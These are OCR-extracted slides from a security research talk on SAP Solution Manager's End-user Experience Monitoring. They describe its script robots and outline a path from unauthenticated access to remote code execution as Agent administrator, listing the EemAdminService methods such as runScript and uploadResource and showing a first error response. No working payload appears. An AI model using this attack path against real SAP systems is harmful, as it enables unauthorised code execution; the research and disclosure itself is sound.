
End-user Experience Monitoring (EEM)

- **What:** Web application running in SolMan's webserver.
- **Goal:** Evaluating availability and performance of systems from client side.
- **How:** Mimic end-user activities with automated scripts. These scripts are uploaded to the EEM and later deployed to the **EEM robots**. SMD agents are **EEM Robots** by default.
- old(UxMon) = EEM.

End-user Experience Monitoring (EEM)




End-user Experience Monitoring (EEM)




1. Administrator uploads a script

End-user Experience Monitoring (EEM)




2. Script is deployed to a EEM robot

End-user Experience Monitoring (EEM)




Wait.. You said EEM had no authentication at all?

End-user Experience Monitoring (EEM)



1. Introduction
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. **...to RCE as Agent administrator**
5. ...to root them all!
6. Recommendations
7. Conclusion

...to RCE as Agent administrator: EEM Technical Analysis




- EemAdminService
  - EemAdminBinding
    - checkRepository
    - deleteScript
    - downloadResource
    - getAgentConnectionStatus
    - getAgentInfo
    - getAllAgentInfo
    - getGlobalProperties
    - getLogsForExecution
    - getMatchingAgentInfo
    - reloadScripts
    - removeAgeletProperties
    - runScript
    - setAgeletProperties
    - setServerName
    - setTempConfig
    - startScript
    - stopScript
    - uploadResource
    - uploadResourceWithProperties

- **runScript** parameters:
  - Script → **"foo_script"**
  - Agent name → **SMD host**

- First attempt, not-so-happy answer:

```
<errorMessage>com.sap.smd.eem.admin.EemException:
EEM is not enabled on this agent. Operation only
supported when EEM is enabled.</errorMessage>
```

...to RCE as Agent administrator: EEM Technical Analysis

